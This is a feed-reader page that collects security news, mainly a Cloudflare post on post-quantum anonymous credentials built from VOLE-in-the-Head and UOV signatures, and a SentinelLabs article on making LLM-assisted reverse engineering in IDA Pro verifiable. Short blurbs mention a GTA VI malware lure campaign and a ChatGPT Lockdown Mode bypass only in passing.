❌

Visualização normal

Ontem — 7 de Novembro de 2026Stream principal
  • ✇The Cloudflare Blog
  • The post-quantum future of web privacy Christopher Patton · Tianyu Zhang · Bas Westerbaan
    The highest priorities for the transition to post-quantum cryptography are the basic building blocks of authenticated key-agreement protocols such as TLS. Without these building blocks in place, secure communication on the Internet will not be possible once cryptographically relevant quantum computers come online. However, today we rely on quantum-vulnerable cryptography for much more than TLS.Privacy Pass is a protocol used by site operators like Cloudflare to help protect applications from abu
     

The post-quantum future of web privacy

6 de Novembro de 2026, 11:00

The highest priorities for the transition to post-quantum cryptography are the basic building blocks of authenticated key-agreement protocols such as TLS. Without these building blocks in place, secure communication on the Internet will not be possible once cryptographically relevant quantum computers come online. However, today we rely on quantum-vulnerable cryptography for much more than TLS.

Privacy Pass is a protocol used by site operators like Cloudflare to help protect applications from abuse. One way we do this is by rate limiting individual clients so that no one client consumes too many of the site's resources. Normally this involves some combination of friction or loss of privacy for users: CAPTCHAs or other challenges to moderate traffic, along with accounts and fingerprinting to identify traffic.Privacy Pass was designed to avoid this tradeoff between friction and privacy. The basic idea is that a client gets issued a number of tokens, which they can redeem in exchange for access to the site. Crucially, each token is unlinkable to the client it was issued to, ensuring the client can use the site as they always had without sacrificing privacy.

With 10 years of deployment experience under our belts — using Privacy Pass for applications such as privacy proxies (like iCloud Private Relay) and relays (like Privacy Gateway) — we, along with others, are collaborating to bring the next generation of this technology to the web. One of our goals is to develop more sophisticated tools for managing agentic traffic that would otherwise consume too many resources and degrade performance for human visitors. Another goal is to foster a more open ecosystem by making it easier for more types of clients to participate. Achieving these goals requires developing new capabilities beyond what Privacy Pass offers today.

Given the trajectory, in this post we look at the prospects for post-quantum. In fact, we're in better shape than one might think. Privacy Pass still relies on classical cryptography, like RSA and elliptic curves. This means that a quantum attacker will be able to forge tokens at will and use them to bypass whatever security mechanism the site operator wants to implement (such as rate limiting). On the other hand, Privacy Pass is unconditionally private, meaning no attacker, quantum or not, can link the redemption of a token to its issuance. What's more, the new capabilities we're developing for this new generation of private authentication technology  can and will be instantiated in a way that upholds the same guarantee: your interaction remains private even after Q-day.

This gives us a little breathing room, but we will need an alternative soon. This is an active area of research that has made significant strides in recent years. Still, just as is the case with other aspects of the transition, the primary challenge is the sheer size of post-quantum alternatives: ML-DSA-44 signatures are a whopping 2,420 bytes, while ECDSA-P256 signatures are just 64 bytes. And there's not much hope for drop-in replacements any time soon. Just as for TLS, we'll have to settle for primitives with higher cost and re-engineer our systems to bear this cost.

But what will those primitives be? In this post, we'll explore one potential future for post-quantum privacy on the web, made possible by a recent breakthrough in the design of blind signatures.

What we need to build: a brief look at MOLE

Let's start with an overview of this new technology, which is presently called MOLE ("Moderation Of unLinkable Endorsements"). We'll have much more to say about MOLE later on, but for now we'll highlight the details that are most relevant to cryptography.

One of the core components of Privacy Pass is a blind signature scheme, which allows a client to obtain a signature under an issuer's secret key without revealing to the issuer the message that it signed. The client can then reveal the message and blind signature later on without linking the signature to its issuance.

One type of Privacy Pass token consists of the message and blindly issued signature. To verify the token, the verifier needs the issuer's public key, and so necessarily learns the identity of the issuer. Thus while these tokens protect the identity of the client, they don't protect the identity of the issuer.

Of course, this is exactly what we want for some use cases. The identity of the issuer tells us something about what type of client is connecting to our edge, a signal we use to make decisions in some of our products and for some of our customers. For instance, a client might use a token issued by one of our customers to prove it is authorized to use the customer's VPN product.

However, for many use cases, this is more information than we actually need to make a decision to grant a client access to a resource. Normally we only care that the token was issued by some entity we trust. In fact, MOLE takes this a step further: the token should hide the identity of the issuer altogether so that we can't treat tokens differently based on who issued them. This guarantees equal treatment regardless of the type of client, making it easier for more clients to participate.

This issuer-hiding property is achieved through a new object called an endorsement. An endorsement is issued by an anchor and redeemed by a moderator. Before redemption, the client and moderator agree on an anchor set, the public keys of the anchors trusted by the moderator. During redemption, the client proves it was issued an endorsement by one of the anchors in the anchor set without revealing which one. Upon acceptance, the moderator issues the client the MOLE credential it will use to moderate the client's interaction with the site.

An endorsement can take many forms, but its key property is that it can be redeemed while hiding the identity of the anchor that issued it. There will also be many types of credentials, but because they're intended to be used by a particular moderator, they needn't be anchor-hiding or even publicly verifiable. This means that everything from blind signatures to anonymous credit tokens or anonymous rate-limited credentials can be used to instantiate MOLE credentials.

Now that we have a sense of what we're building, let's look at our options for post quantum.

A feast of cryptography

When designing cryptographic protocols, adaptability and efficiency are often in tension. Sometimes we know exactly what we want to build and can tailor a construction for that purpose; but the more we tailor the protocol for that use case, the harder it becomes to adapt that construction to a different use case.

Adaptability is essential for a system like MOLE. We're not just building one kind of credential system, but many. And the types of credentials we need are likely to change over time, especially on the web where we must constantly adapt to new traffic patterns and attacker behavior. To keep up, we need a set of building blocks that can be composed together into different protocols to meet different requirements.

Most of the post-quantum cryptographic schemes in wide use today come from larger families of constructions, but have been tuned for their particular application. ML-DSA is a good example here: the cryptographic framework from which this scheme was derived can be used to build a variety of things, but to make ML-DSA as compact as possible, its parameters have been carefully tailored to build an efficient and secure digital signature scheme. However, the same parameters would not necessarily be secure for other use cases.

We have come to view this as the central challenge for post-quantum anonymous credentials: to decouple parameter selection from protocol design. Classical credential systems take this for granted: for the most part, protocol designers don't need to think about the parameters of the elliptic curve they're using, allowing even non-experts in the design of elliptic curve cryptography to build useful things with it. Unfortunately, designing efficient post-quantum credentials still requires an enormous amount of expertise.

This situation seems to have changed, however. Earlier this year, we saw a breakthrough that represents a potential sea change for anonymous credentials.

VOLE-in-the-Head

The roots of this breakthrough go back several years. We'll pick up the story three years ago, with the VOLE-in-the-Head (VOLEitH) zero-knowledge proof system (Baum et al., Crypto 2023). A zero-knowledge proof system allows one to prove knowledge of a hidden witness, satisfying some public statement while keeping the witness private. For example, a zero-knowledge proof can be used to prove knowledge of an AES key K for which Y=AES(K,X), where X,Y  are public. This proof can be transformed into a digital signature whose security reduces to the security of AES, with X,Y as the public key and K as the secret key. This is exactly the FAEST digital signature, a candidate in NIST's ongoing signature competition.

Compared to many contemporary proof systems, VOLEitH is relatively simple to understand and implement securely. VOLE stands for "Vector Oblivious Linear Evaluation" and is an interactive technique that gives two parties correlated random values. These correlations act like authentication tags, allowing the verifier to check that a computation on the hidden witness was performed correctly. In VOLEitH, the prover prepares locally what the two parties would normally generate together — hence “in the head” — then commits to those values and uses the Fiat-Shamir transformation (a widely used tool in cryptography) to select the parts the verifier checks. This step turns the interactive VOLE process into a non-interactive zero-knowledge proof.

Apart from its simplicity, VOLEitH is a fairly unremarkable proof system. It's not succinct in the way many other proof systems are: its proofs are asymptotically linear in the size of the witness and the arithmetic complexity of the statement being proved. However, VOLEitH is concretely very efficient for a particular type of statement, namely one that can be expressed as a set of equations over small binary fields.

One example is the relation Y=AES(K,X) we just discussed. We don't normally think of AES as a set of equations, but many of its computations are designed around arithmetic in GF(28), a field whose elements are single bytes. FAEST proofs for this statement are only about 4KB (NIST Round 3, 128s).

Another example is the KuMQuat signature scheme, in which the signer proves an instance of the Multivariate Quadratic (MQ) problem. Here we're given a system of random, quadratic equations of multiple variables over a small field, like GF(28). Mathematically, this MQ map P looks something like P(s) = (sTA1s + b1s,…,sTAms + bms) where s and each bi are length n vectors and each Ai is an n-by-n matrix. Given P,P(s) for random s, the MQ problem is to find s. We call it quadratic because we multiply the elements of s by itself.

The MQ problem is believed to be hard to solve even for a quantum computer. But because P is made up of quadratic equations, proving knowledge of a solution with VOLEitH is fairly cheap, yielding KuMQuat signatures as small as 2.6KB.

When compared to other post-quantum signatures like ML-DSA or FN-DSA, these numbers don't look especially impressive. But how VOLEitH compares to other schemes in a particular category of constructions is beside the point. For MOLE, we'll need to strike a balance between performance and the ability to build many types of credential systems. To that end, we need one more ingredient.

Multivariate signatures

Another way to build signatures from MQ maps involves embedding some additional mathematical structure into the map. In the Unbalanced Oil and Vinegar (UOV) signature scheme, the public key is an MQ map P, and a signature is a vector s satisfying P(s) = t, where t is obtained by hashing and salting the message to be signed.

The secret key for this signature scheme is a trapdoor for P with which the signer can derive solutions to the MQ equations. The trapdoor reveals to the signer a hidden partitioning of the variables of each quadratic equation into “oil” and “vinegar” variables. Oil variables are never multiplied by one another, so fixing the vinegar values turns the equations into a linear system that the signer can solve for the oil values. In the public key, oil and vinegar variables are mixed together in a way that hides this structure in the map.

UOV is also a candidate in NIST's ongoing signature standardization effort. It has one of the smallest signatures among the candidates, at just 135 bytes. The trade-off is that it has the largest public keys, at 46.6KB. MAYO is another multivariate candidate with much smaller public keys, at the cost of slightly larger signatures.

The key thing to take away here is that the arithmetic complexity of evaluating a UOV (or MAYO) signature is comparable to evaluating an MQ instance. Both are public quadratic maps over small binary fields, making them a good fit for VOLEitH. This brings us to the breakthrough.

Blind signatures from VOLE-in-the-Head and UOV

Earlier this year, a blind signature called PoMFRIT was published (Baum et al., USENIX Security 2026) that achieved what at the time was a record for candidate post-quantum constructions: 6.7KB for the blind signature itself and just a few hundred bytes for issuance. PoMFRIT is based on VOLE-in-the-Head and the MAYO multivariate signature. We can easily drive the size of the signature down to 4.3KB by swapping MAYO out for UOV. (This figure uses NIST round 3 parameters for UOV (uov-Ip) and FAEST-EM-128s.) The trade-off is larger public keys, but this pays off in applications where a public key can be cached and used sufficiently often.

This is competitive with state-of-the-art lattice-based constructions. But the really good news is that building blocks of PoMFRIT can easily be reconfigured into all of the credential systems we've considered for MOLE, including endorsements. More on this in a bit: for now, let's look at how PoMFRIT works in more detail.

A well-known paradigm for designing blind signatures is the following. First, the client places the message in the cryptographic equivalent of a sealed envelope, called a commitment. For our purposes, a commitment is simply the hash of the message together with some randomness generated by the client. To complete issuance, the signer simply signs the commitment directly.

To construct the blind signature, the client produces a zero-knowledge proof of knowledge of the signature and the randomness it used to compute the commitment, called the opening. A verifier would use the signer's public key to verify this proof.

Let's define a bit of notation to make this clearer:

  1. The client generates an opening r and sends a commitment c=H(m,r) to its message m to the issuer.
  2. The issuer produces a signature s=Sign(sk,c) and sends it to the client. It doesn’t learn the message as it’s hidden behind the hash.
  3. Finally, the client produces a proof π of knowledge of s,r for which Verify(pk,H(m,r))=1,

The proof π is the blind signature. It can be verified by any party in possession of the issuer's public key pk and the message m.

Unlinkability comes from the client presenting entirely different objects during the two phases: a commitment is shown to the issuer during issuance, and a zero-knowledge proof is shown to a verifier during presentation. Even if the issuer and verifier collude or are the same entity, they cannot link the sessions.

The size of the proof π is dominated by evaluation of the hash, so we need to choose a hash function that is friendly for our proof system. For most proof systems, such proof-friendly hashes are not well studied, but for VOLEitH it turns out that the Keccak permutation used in SHAKE and TurboSHAKE is a good choice. Keccak’s bitwise operations translate natively into VOLEitH constraints: XOR becomes addition, AND becomes multiplication, and rotations simply rearrange values. (Many popular SNARKs, by contrast, are designed for large prime fields, making byte- and bit-oriented operations less natural to express.)

Nevertheless, Keccak evaluations end up being the largest component of the VOLEitH proof, so we need to make sure we're using only the minimum necessary number of permutations. PoMFRIT requires two: one for the commitment and another for the signature. Concretely, the statement we prove is roughly P(s)=H(H(m,r),rs) where s is the signature, rs is a salt chosen by the issuer, P is the issuer's UOV public key, and H denotes the Keccak permutation with the output truncated to the appropriate length, which also prevents anyone from inverting.

From blind signatures to endorsements and beyond

Recall that for MOLE endorsements, we need something like a blind signature, but one that doesn't reveal the anchor that issued it. That is, we now have a sequence of anchor keys P1,…,PN, and the statement we now want to prove is  Pi(s)=H(H(m,r),rs) for some anchor key Pi whose index i is now part of the hidden witness.

With some care, we can write this as a set of constraints with roughly the same cost: two hashes and one MQ evaluation. We need to prove a bit more about the witness. What exactly? We won't spoil it for you: ZK circuit design is part of the craft of cryptographic engineering that makes it so fun. We'll just say the kind of thinking needed here is transferable to just about any modern proof system you might encounter.

Even more advanced credential systems can be constructed in this framework, including the aforementioned anonymous credit tokens and anonymous rate-limited credentials. In both of these cases, the primary cost is an additional hash or two. Each of these also requires proving that part of the witness (e.g., the credit count) is in some expected range, but this is low cost in VOLEitH.

Indeed, for every construction we have considered so far for MOLE, the primary cost is the size of the Keccak evaluation and how many times we need to evaluate it. This means that finding ways to reduce the amount of hashing yields improvements across the board.

Optimizations

Before we go any further, we need to acknowledge that cryptanalysis of multivariate cryptography is still relatively immature. We have seen advances against several parameter regimes in just the last couple of years, Both UOV and MAYO have weathered these attacks well, and an outright break of UOV and even MAYO seems more unlikely with every passing year. But we should at least expect the parameters to change in a way that adds a bit of cost to our constructions.

On the other hand, it's not uncommon for credential systems used in practice to adopt a less-than-conservative security posture for the sake of performance in so far as it affects forgery resistance. This typically means relying on stronger-than-usual computational assumptions. That is, it's possible that a (pre-quantum) attack might come along that breaks anonymous credit tokens, but not ECDSA, despite the fact that they both use the same elliptic curve.

Using fewer hashes

PoMFRIT achieved its size record by doing precisely the same thing. Recall that the blind signature requires proving two hash evaluations, one by the client and the other by the issuer. PoMFRIT observes that VOLEitH proof generation can be split into two stages. In the first stage, the client commits to a random mask. It then hashes the message normally (outside of the ZK circuit), combines the result with the mask, and sends the masked target to the issuer. The issuer uses the UOV trapdoor to find a preimage of this target. In the second stage, the client completes the proof that the preimage and previously committed mask are consistent. The hash remains part of the protocol, but the issuer — acting as the VOLEitH verifier — can compute it directly rather than requiring the zero-knowledge proof to reproduce it.

This strategy substantially reduces proof size, but it also changes our security posture. The plain UOV assumption is that no (quantum) attacker can find a pre-image for a random target without knowledge of the trapdoor. The corresponding one-more-UOV assumption (analogous to the one-more-MAYO assumption in the PoMFRIT paper) neatly captures the additional information available to the attacker as a result of this kind of optimization. The assumption, then, is that this additional information doesn't lead to an attack.

This assumption may turn out to be overly optimistic. Recently, researchers at the University of California, San Diego, and INRIA managed to forge a 1024-bit RSA signature using a Privacy Pass issuer as a signing oracle. Fortunately, Privacy Pass uses 2048-bit RSA, which, in concert with other defense mechanisms, provides a pretty good security margin. Likewise, for UOV we might consider using NIST Level 3 parameters instead of Level 1.

In any case, a bit more study will be required before we rely too heavily on these kinds of optimizations. It's worth emphasizing that a break here would only impact an attacker's ability to forge tokens, not the attacker's ability to violate a client's privacy.

Making each hash cheaper

Standard SHAKE uses a 1600-bit Keccak state with 24 applications of an underlying round function. However, since the SHA-3 standard was published, many have come to believe that 24 rounds is just too much crypto. TurboSHAKE works the same way, except the permutation uses 12 rounds instead of 24. This substantially reduces the size of VOLEitH proofs. In fact, we're quite comfortable with this security margin, and not just for this application.

Another change to Keccak that reduces the proof size is to reduce the size of the state. 256 bits of the state are reserved for the capacity to get 128 bits security. That leaves 1344 bits that can be hashed in one go, which is more than we need. Reducing the state by half to 800 bits leaves us with a rate of 544 bits, which is plenty. On top of that, it even increases the security at the same number of rounds, as an attacker has less to play with. The smaller state means we’re using half the multiplications in our circuit, which reduces the size of the proof.

Leaning into multivariate

In an ideal world, we could avoid proving conventional hashes altogether by replacing each hash with something that composes more natively with the algebraic structure of our primitives. Indeed, those familiar with Pedersen commitments and their use in elliptic curve cryptography may wonder if commitments can be constructed from multivariate cryptography.

This might look something like this: Fix public, random MQ maps F and G and commit to a message m using c=(m+F(r),G(r)). The advantage of this approach is that the degree of the constraints is the same as the degree of the constraints for the UOV signature. Not only does this make the proof smaller, it makes it far simpler, since we avoid evaluating symmetric crypto in ZK altogether.

We experimented with this approach for our application, and it yielded some impressive results. However, it's not at all clear yet if the parameter regime in which multivariate commitments yield an improvement is also secure. Notably, the risk here is not just to unforgeability, but also to client privacy. A lot more study is needed.

Another direction is to build an MQ-friendly pseudorandom generator (PRG).

For typical VOLEitH parameters, adding an extra witness bit adds ten bits to the proof. There is a neat trick to make this a lot cheaper: only one bit of proof per bit of witness! Instead of using VOLEitH directly, we commit to a (relatively) short key. That key we stretch into a larger bitstream using a PRG with low-degree so that it can be computed cheaply in the circuit. Now, to add a witness bit w, we get one extra bit k from the PRG, and store the bit w XOR k in the proof.

There is a performance trade-off: we need to compute the PRG and the witnesses start at degree 2 instead of 1. That especially increases prover time. Also the benefits on proof size only start to pay off when you need a decent number of witness bits.

And of course you need a PRG! You can create a PRG using a random MQ instance, but that’s very slow and seems overly conservative. At the other end is the Goldreich PRG, which can be seen as an as-sparse-as-possible MQ PRG. We’d want something in between, but such PRGs haven’t received much study.

Is MOLE ready for post-quantum?

We already have post-quantum privacy today, so we have some time before we need to have a solution in place, but now is the time to develop alternatives.

Multivariate cryptography looks to be a promising basis for easily building a variety of anonymous tokens and credentials. We're currently developing two schemes in this framework: VOLE-IHAT, a candidate for MOLE endorsements, and VOLE-ACT, a candidate for MOLE credentials. Our current cost estimates for these are shown in the table below. The numbers here are subject to change as we analyze and develop these constructions. We use UOV (uov-Ip) in each case, which means the public keys are all 46.6KB. VOLEitH uses the same parameters as FAEST-EM-128s:

issuance

presentation

PoMFRIT (with UOV)

<1KB

4.3KB (redemption)

VOLE-IHAT

5.6KB

6.5KB (redemption)

VOLE-ACT

5.4KB

12.0KB (spend)


These numbers are significantly larger than their classical counterparts. This comes as no great surprise, as "PQ is big" is really the main hallmark of the transition across the board. However, replacing RSA blind signatures with PoMFRIT has comparable overhead to replacing ECDSA with ML-DSA. The runtimes of these protocols are also excellent: each operation takes just a few milliseconds with our implementation. (Runtime can be improved by quite a bit, though at the cost of higher communication.)

If these numbers hold, then we've already reached an important milestone: the transition to PQ anonymous credentials for the web can now shift from cryptography design to protocol engineering. In other words, we think we can make these numbers work. For example, whereas classical blind signatures might be cheap enough to redeem on every request, we'll have to figure out how to amortize a single redemption over multiple requests.

We have some work to do before we get there. First, we need to make sure our protocols are sound, in particular by producing security proofs for them that show they are secure as long as UOV is secure. Second, we need to wait a bit for cryptanalysis of UOV to catch up. We encourage cryptographers to spend time with multivariate cryptography. Once the parameters stabilize, we believe these schemes will find a place in a ton of useful applications. We've only just scratched the surface so far.

  • ✇The CyberWire
  • Stealing more than the spotlight.
    This week, we are joined by Matt Poto, Associate Triage Analyst at Huntress, discussing their work on "Grand Theft Auto VI Hype Leads to Malware." Threat actors are exploiting the hype surrounding the upcoming release of Grand Theft Auto VI (GTA6) by distributing fake leaked game downloads designed to infect unsuspecting gamers. Huntress identified malicious ISOs promoted through search engine poisoning, gaming forums, torrent sites, and social media that contain multiple types of malware, inc
     

Stealing more than the spotlight.

7 de Novembro de 2026, 03:00
This week, we are joined by Matt Poto, Associate Triage Analyst at Huntress, discussing their work on "Grand Theft Auto VI Hype Leads to Malware." Threat actors are exploiting the hype surrounding the upcoming release of Grand Theft Auto VI (GTA6) by distributing fake leaked game downloads designed to infect unsuspecting gamers. Huntress identified malicious ISOs promoted through search engine poisoning, gaming forums, torrent sites, and social media that contain multiple types of malware, including remote access trojans (RATs), an infostealer, and ransomware. The malware can steal credentials and personal information, give attackers control of compromised systems, and encrypt or destroy files, with evidence suggesting the campaign may be targeting Russian-speaking gamers.

Antes de ontemStream principal
  • ✇Cybersecurity News
  • ChatGPT Lockdown Mode Bypass Exposes Chat Data Do Son
    Check Point uncovered a ChatGPT Lockdown Mode bypass in HTML previews, enabling zero-click data exfiltration and phishing before OpenAI deployed a patch. Related Posts: Penpot File Takeover Flaw Details and PoC Exploit Publicly Disclosed Attackers Exploit SonicWall SonicOS SSLVPN Flaw CVE-2026-19868 in the Wild Veeam Releases Kernel Updates to Fix Critical CVE-2026-98432 Flaw Across Backup Appliances The post ChatGPT Lockdown Mode Bypass Exposes Chat Data appeared first on Daily CyberSecurity
     
  • ✇Cybersecurity News
  • OpenAI GPT-6 Cyber: New Era in Security Research Do Son
    OpenAI GPT-6 Cyber advances cybersecurity research by finding software flaws and strictly obeying mission boundaries. Related Posts: Microsoft Winds Down Oracle AI Cloud Lease OpenAI Funding Valuation Reaches $1.25 Trillion Microsoft Overhauls Academic Licensing and Storage Quotas The post OpenAI GPT-6 Cyber: New Era in Security Research appeared first on Daily CyberSecurity.
     
  • ✇SentinelLabs
  • VerifiedIDA | Making LLM-Driven Reverse Engineering Inspectable, Continuable and Reusable Gabriel Bernadett-Shapiro
    Executive SummarySentinelLABS evaluated how frontier models reverse engineer binaries and annotate disassembler databases, finding recurring problems with inaccurate labels and incomplete analysis.To improve performance, we developed and tested a standard for LLM-driven reverse engineering that keeps annotations tied to evidence, verifies database changes, preserves project state, and requires review of the model’s work.We open-sourced VerifiedIDA, a reference implementation that applies the sta
     

VerifiedIDA | Making LLM-Driven Reverse Engineering Inspectable, Continuable and Reusable

4 de Novembro de 2026, 11:00

Executive Summary

  • SentinelLABS evaluated how frontier models reverse engineer binaries and annotate disassembler databases, finding recurring problems with inaccurate labels and incomplete analysis.
  • To improve performance, we developed and tested a standard for LLM-driven reverse engineering that keeps annotations tied to evidence, verifies database changes, preserves project state, and requires review of the model’s work.
  • We open-sourced VerifiedIDA, a reference implementation that applies the standard to autonomous reverse engineering in IDA Pro.
  • Despite the growing capabilities of new models, our research shows that scaling reverse engineering requires that the analysis they produce remain inspectable, continuable, and reusable by humans, other models, and downstream security workflows.

Overview

The use of large language models (LLMs) for reverse engineering creates the possibility of examining binaries at a scale and speed exceeding that of manual analysis. It also makes reverse engineering accessible to those without specialized expertise in the discipline. The combination of scale, speed, and accessibility introduces a major shift across multiple domains. In cybersecurity, for example, defenders can analyze larger volumes of malware in less time, while attackers can misuse the same capability to considerably accelerate and scale vulnerability research and exploit development, shortening the time to exploitation and increasing the volume of intrusions.

As part of our broader innovation initiative for applying AI to automate and scale up defense workflows to keep up with an increasingly fast and widespread threat landscape, this work contributes to making LLM-driven reverse engineering inspectable, continuable, and reusable. These properties are important when reverse engineering output is used as part of cyber defense operations, such as incident response, detection development, or threat hunting, where analysts act on this output, share it with other stakeholders, and use it as input to other tools and workflows. This requires the ability to inspect the evidence behind an LLM's conclusions to verify them, have another analyst or model continue the work from where the LLM stopped, and reuse results coupled with the code and data they describe.

To this end, we focus on LLM-driven reverse engineering whose output is an annotated disassembler database, such as an IDA Pro, Ghidra, or Binary Ninja database. In contrast to a textual report, which reduces the analysis to a prose snapshot of the model's conclusions, detached from the code that supports them, an annotated database records findings directly on the disassembled code and data, as labels, types, data structures, and comments. 

As a result, an analyst can verify each conclusion against the code and data it describes. When the database is shared with other stakeholders, recipients get every annotation, not only the findings a report would contain, and can verify and use the parts they need. In addition, another analyst or LLM can continue the analysis from the existing annotations in the database or correct them if necessary, rather than interpreting a prose report and locating the code and data each conclusion refers to. Other tools and workflows can also work directly with the findings and the code they apply to, for example, to generate YARA rules that target functions identified as implementing specific capabilities, or to parse configuration data using recovered data structures. 

However, an annotated database provides these benefits only if its annotations are accurate and complete, which LLMs do not guarantee. To understand these limitations in practice, we conducted evaluation studies in which LLMs analyzed binaries and annotated IDA databases without safeguards for the accuracy or completeness of their work.

We first present the results of these studies, which show that models produced inaccurate labels, left some findings unrecorded, lost track of unfinished work, and stopped the analysis early. Full model specifics are provided in the section below.

Based on these findings, we propose a standard for LLM-driven reverse engineering that annotates disassembler databases. Under the standard, each annotation must be confirmed as recorded in the database and traceable to documented evidence against which its accuracy can be verified, outstanding work stays tracked until it is resolved, and an independent review assesses the accuracy of the annotations and identifies work left undone, returning its findings to the LLM that reverse engineers the binary for correction.

Finally, we present VerifiedIDA, a harness that serves as a preliminary implementation of the standard by mediating the LLM's access to an IDA database. VerifiedIDA is released as an open-source project, together with the specification of the standard and a user guide.

Evaluation Studies | LLM-Driven Reverse Engineering Without Safeguards 

The goal of our evaluation studies was to identify common challenges with model-led reverse engineering where the model had to annotate a disassembler database using basic tooling. A detailed comparison of how models perform, individually or by vendor or tier, was not our focus.

We used proprietary models from Anthropic and OpenAI in addition to open-source models to reverse engineer binaries of varying size, both malicious and legitimate. The majority of our testing presented here used GPT-5.6 Sol. The models worked through a simple harness, in which an LLM analyzes a binary autonomously, without any human or automated feedback and with access only to basic reverse engineering capabilities. The harness provides only general instructions and a fixed set of tools for viewing disassembled and decompiled code, following cross-references, searching the binary, and writing labels, types, and comments, such as free-text descriptions of functions, into an IDA database.

The full reasoning of Anthropic and OpenAI models is not available through their APIs, so we could not directly observe how they make decisions while reverse engineering a binary. Instead, we logged each analysis step by step in what we refer to as an LLM log, recording the tools the model called, the code it retrieved, its intermediate notes and planned next steps, and the edits it made to the database. An LLM log may show, for example, the model retrieving the pseudocode of a function, following its cross-references, and then labeling the function in the database. This allowed us to reconstruct what the model retrieved, what it based each annotation on, and how it acted on that information.

To illustrate some of the observations we discuss next, we present two case studies in the Case Studies section, each examining in detail how GPT-5.6 Sol performed a routine reverse engineering task. In both, the model reverse engineered a sample of ComRAT (SHA-1 hash: 0139818441431c72a1935e7f740a1cc458a63452), a backdoor attributed to the Russian APT group Turla. Case Study #1 covers the recovery of a data structure passed as a parameter to two ComRAT functions, whereas Case Study #2 covers the analysis of a single ComRAT function's behavior.
Structured Work Grounded in Evidence

We observed that the LLMs took a sound, methodical approach to reverse engineering tasks. For example, when labeling a variable or a function, they typically started with a broad analysis of the pseudocode or disassembly and then moved to targeted exploration, analyzing how the variable or function is used across the binary to determine the variable’s role or the function’s primary operation, which is what the label should describe.
The models also largely avoided fabrication. For example, when a model could not establish the role or type of a variable, it typically applied a generic label, such as unknown, or a generic data type, such as void, rather than inventing one the code did not support.

In addition, the LLMs made effective use of authoritative information relevant to the analysis, such as the public documentation of Windows API functions, which is highly likely present in their training data. For example, when a variable was passed to a Windows API function, they typed it based on the function's documented parameter types, and when a function called Windows API functions, they took the documented behavior of these API functions into account when determining the primary operation of the calling function.

Inaccurate and Incomplete Disassembler Databases

Alongside the strengths discussed above, we observed four major, recurring problems. These problems undermine the purpose of an annotated database as the primary output of LLM-driven reverse engineering, which is to serve as an accurate and complete binary-grounded foundation for any downstream use.

Accuracy of labels 

Some labels the LLMs applied to variables and functions did not accurately describe the variables' roles or the functions' primary operations. This matters because analysts often rely on labels to navigate an annotated disassembler database. Inaccurate labels therefore have consequences for anyone who uses an annotated disassembler database, human or model, whether to continue an analysis or to draw conclusions from it. For example, an ambiguous label may lead an analyst to redo work that is already done, while an imprecise one may draw attention away from binary behavior that matters. 

Inaccurate labels also misrepresent the binary under analysis, and any conclusion drawn from the database carries that misrepresentation forward. In addition, the inaccuracy of a label is not apparent from the database itself, since a label says nothing about how well it is supported. An inaccurate label is therefore either taken at face value, with the consequences that may bring, or caught only at the cost of redoing the analysis whose conclusion it was meant to record.

Capture of findings 

The models repeatedly established findings during the analysis without recording them as annotations in the databases, that is, they did not reliably translate reverse engineering findings into database annotations. These findings did not survive the analysis sessions, and the effort behind them was effectively lost, leaving the databases incomplete.

Continuity of work

As the analyses progressed, the models often lost track of unfinished work, which we suspect is primarily due to context compaction, the condensing of the models' earlier output and tool results to fit their context windows. Steps they had planned were dropped, leaving the parts of the binary they targeted unanalyzed and without annotations in the databases.

Completeness of analysis

The LLMs often stopped exploring before examining all the code relevant to what they were analyzing. For example, having settled on a function's primary operation, an LLM labeled the function without exploring all of the function's callees, some of which implement additional capabilities. These capabilities remained unidentified, and the function's label did not express them.

Reverse Engineering Standard

The four problems we observed are not variations of a single failure. Each points to a responsibility that cannot be left to the model alone.

Models are not infallible, so no system can guarantee that every label they apply is accurate. A system can, however, keep the evidence behind each annotation, so an inaccurate label can be found and corrected without redoing the analysis it was meant to record. It can confirm which findings reach the database, carry unfinished work beyond the model's context, and check whether the code behind a conclusion was examined.

These checks fall into two categories. Mechanical checks can be made without interpreting the code: whether a requested change persisted, or whether a function's callees were inspected before the function was labeled, as in Case Study #2. Semantic checks require review on whether a label describes a function's primary operation, or whether the analysis establishes how two capabilities relate.

This is the division of labor at the center of our standard: the model makes the analytical judgments, and the system around it preserves the evidence, maintains the state of the project, and enforces follow-through. We formalize this into four requirements.

Problem

Requirement

What the system must establish

Accuracy of labels

Attributable evidence

What each annotation is based on, so its accuracy can be verified

Capture of findings

Verified changes

What was requested, what was recorded, and whether it persisted

Continuity of work

Preserved project state

What is known, what has been done, and what is planned next

Completeness of analysis

Enforceable scope and review

What must be examined, and what remains unresolved

Attributable evidence. Every annotation must be traceable to the evidence the model retrieved to support it, identified by the binary and the state of the database it came from. Evidence that no longer reflects the current database must not support new annotations.

Verified changes. The system must check what each requested change recorded in the database and whether it persisted. If a change fails, the accepted database must stay intact, and the model must receive feedback it can act on. This matters most for type changes. A recovered structure that cannot be applied cleanly, or that alters parts of the database the model did not intend to change, can be detected and rejected mechanically before it affects how other code decompiles.

Preserved project state. Accepted annotations, the history of changes, the working summary of the binary, and the list of pending tasks must be stored outside the model's context. The analysis can then be resumed after context compaction, an interruption, or a switch to another binary, by the same model, a different one, or a human analyst.

Enforceable scope and review. An independent reviewer must be able to challenge the accuracy of annotations and identify work left undone. Its findings must go back to the investigating model and stay tracked until each is corrected, rejected with evidence, or recorded as unresolved for a human to pick up.

Our proposed standard is the floor for LLM-driven reverse engineering. It does not make a model's analysis correct, and it does not prescribe how a model should reverse engineer a binary. Many tools already use models for reverse engineering in their own ways, and more will follow. Verification is essential, but it establishes only what was recorded, not whether it is right, and review by another model or by an expert human can still miss errors. What the standard ensures is that the model's conclusions remain tied to evidence that can be revisited, and that its mistakes are identifiable rather than hidden. The standard is also independent of a particular disassembler. We publish it as an interface specification alongside our reference implementation for IDA Pro, which we describe next.

The VerifiedIDA Harness

VerifiedIDA is our reference implementation of the standard. We built it for IDA Pro first because it is the disassembler our team works with most. The model chooses what to investigate, inspects code, and proposes annotations. VerifiedIDA acts as the host and mediates every access to the IDA database: it identifies the target of each request, requires current evidence, applies edits to a candidate copy of the database, checks the result, and records each operation. It maintains three records:

  • IDA databases, which hold the accepted labels, comments, types, interfaces, and relationships, one per binary, including embedded binaries.
  • A SQLite ledger, which holds inspections, operations, verification results, database revisions, and tracked work.
  • A project notebook, which holds the model's current understanding, uncertainties, and next actions, along with a journal of how they changed.

VerifiedIDA_2.jpg

